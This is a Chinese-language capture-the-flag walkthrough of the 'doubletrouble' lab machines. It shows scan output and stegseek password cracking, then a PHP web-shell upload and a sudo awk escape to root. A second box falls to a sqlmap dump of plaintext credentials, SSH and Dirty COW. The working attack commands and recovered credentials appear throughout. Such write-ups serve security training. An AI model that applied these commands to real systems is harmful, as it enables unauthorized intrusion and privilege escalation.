
主机发现



```
└─$ arp-scan --interface=eth1 -l |grep VM
pcap_activate: eth1: You don't have permission to capture on that device
(socket: Operation not permitted)

┌──(kali㉿kali)-[~/Desktop/bachang]
└─$ sudo arp-scan --interface=eth1 -l |grep VM
[sudo] kali 的密码：
172.16.170.53   00:0c:29:a6:b6:15       VMware, Inc.
172.16.170.55   00:0c:29:fe:c4:06       VMware, Inc.
172.16.170.56   00:0c:29:ad:57:cb       VMware, Inc.
172.16.170.62   00:0c:29:e7:2c:b5       VMware, Inc.

┌──(kali㉿kali)-[~/Desktop/bachang]
└─$ 
```

端口扫描

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
| ssh-hostkey:
|   2048 6afed61723cb90792bb12d3753974658 (RSA)
|   256 5bc468d18959d748b096f311871c08ac (ECDSA)
|_  256 613966881d8ff1d040611e99c51a1ff4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:AD:57:CB (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

upp扫描

```
null
```

漏洞扫描


```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-sql-injection:
|   Possible sqli for forms:
```

```
|     Form at path: /index.php/login/restorePassword,
form's action: /index.php/login/restorePassword. Fields
that might be vulnerable:
|_      restorePassword[email]
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-enum:
|   /backups/: Backup folder w/ directory listing
|   /robots.txt: Robots file
|   /batch/: Potentially interesting directory w/ listing
on 'apache/2.4.38 (debian)'
|   /core/: Potentially interesting directory w/ listing
on 'apache/2.4.38 (debian)'
|   /css/: Potentially interesting directory w/ listing on
'apache/2.4.38 (debian)'
|   /images/: Potentially interesting directory w/ listing
on 'apache/2.4.38 (debian)'
|   /install/: Potentially interesting folder
|   /js/: Potentially interesting directory w/ listing on
'apache/2.4.38 (debian)'
|   /secret/: Potentially interesting directory w/ listing
on 'apache/2.4.38 (debian)'
|   /template/: Potentially interesting directory w/
listing on 'apache/2.4.38 (debian)'
|_  /uploads/: Potentially interesting directory w/
listing on 'apache/2.4.38 (debian)'
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.0.1
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

web信息收集

根据漏洞扫描所得到的目录尝试访问：

值得关注的地方


Parent Directory -
backups.php 2014-09-15 08:03 1.3K


Apache/2.4.38 (Debian) Server at 172.16.170.56 Port 80

中间件版本`Apache/2.4.38 (Debian) Server`

```
username: otis
password: "<?php echo urlencode('rush') ; ?>"
```

验证ssh确认用户存在

拿到一张图，wp中描述有隐写，使用setgseek获取内容



```
┌──(kali㉿kali)-[~/Desktop]
└─$ stegseek bachang/doubletrouble.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "92camaro"
[i] Original filename: "creds.txt".
[i] Extracting to "doubletrouble.jpg.out".

┌──(kali㉿kali)-[~/Desktop]
└─$ cat doubletrouble.jpg.out
otisrush@localhost.com
otis666
```


得到密码

```
otisrush@localhost.com
otis666
```

在主页发现了上传图片的地方，但是过滤不够严格，php也是能上传的

上传木马反弹shell


漏洞利用



```
196811-shell.php  769636-shell.php         851236-shell.php
www-data@doubletrouble:/var/www/html/uploads/users$ cd /home/
cd /home/
www-data@doubletrouble:/home$ ls
ls
www-data@doubletrouble:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
www-data@doubletrouble:/home$ /usr/bin/awk
/usr/bin/awk
Usage: awk [POSIX or GNU style options] -f progfile [--] file ...
Usage: awk [POSIX or GNU style options] [--] 'program' file ...
POSIX options:          GNU long options: (standard)
        -f progfile             --file=progfile
        -F fs                   --field-separator=fs
        -v var=val              --assign=var=val
Short options:          GNU long options: (extensions)
        -b                      --characters-as-bytes
        -c                      --traditional
        -C                      --copyright
        -d[file]                --dump-variables[=file]
        -D[file]                --debug[=file]
        -e 'program-text'       --source='program-text'
        -E file                 --exec=file
        -g                      --gen-pot
        -h                      --help
        -i includefile          --include=includefile
        -l library              --load=library
        -L[fatal|invalid]       --lint[=fatal|invalid]
        -M                      --bignum
        -N                      --use-lc-numeric
        -n                      --non-decimal-data
```

特权命令`sudo awk 'BEGIN{system("/bin/bash")}'`



```
www-data@doubletrouble:/home$ awk 'BEGIN{system("/bin/bash")}'
awk 'BEGIN{system("/bin/bash")}'
www-data@doubletrouble:/home$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@doubletrouble:/home$ sudo awk 'BEGIN{system("/bin/bash")}'
sudo awk 'BEGIN{system("/bin/bash")}'
root@doubletrouble:/home# id
id
uid=0(root) gid=0(root) groups=0(root)
root@doubletrouble:/home# 
```

> *参考：https://www.cnblogs.com/zlgxzswjy/p/10216552.html#:~:text=%27BEGIN%20%7Bsystem(%22/bin/bash%22)%7D%27*

发现新的靶机

获取靶机

通过移动到uploads目录下下载得到靶机

端口扫描

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u4
(protocol 2.0)
| ssh-hostkey:
|   1024 e84f84fc7a20378b2bf314a9549eb70f (DSA)
|   2048 0c1050f5a2d874f194c560d71a78a4e6 (RSA)
|_  256 050395760c7facdbb299137e9c26cad1 (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
MAC Address: 00:0C:29:05:06:53 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
```

漏洞扫描

```
22/tcp open  ssh
80/tcp open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=172.16.170.41
```


```
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://172.16.170.41:80/
|     Form id: frmlogin
|     Form action: index.php
|
|     Path: http://172.16.170.41:80/index.php
|     Form id: frmlogin
|_    Form action: index.php
```

> *ps：python3 -m http.server 4444 开启网站*

web信息收集

web80端口运行着一个登录页面尝试了密码都不能登录，用sqlmap跑一下得到

`sqlmap -u http://172.16.170.41/index.php -D doubletrouble -T users --dump --forms --batch`



```
[17:42:03] [INFO] retrieved: clapton
Database: doubletrouble
Table: users
[2 entries]
+----------+----------+
| password | username |
+----------+----------+
| GfsZxc1  | montreux |
| ZubZub99 | clapton  |
+----------+----------+

[17:42:28] [INFO] table 'doubletrouble.user
1/dump/doubletrouble/users.csv'
```

```
Database: doubletrouble
Table: users
[2 entries]
+----------+----------+
| password | username |
+----------+----------+
| GfsZxc1  | montreux |
| ZubZub99 | clapton  |
+----------+----------+
```

尝试登录web发现都不行

尝试22端口ssh

用户clapton登录成功

提权

linux版本是3.x,脏牛漏洞可用

上传至靶机编译运行，在/root/root.txt中获得flag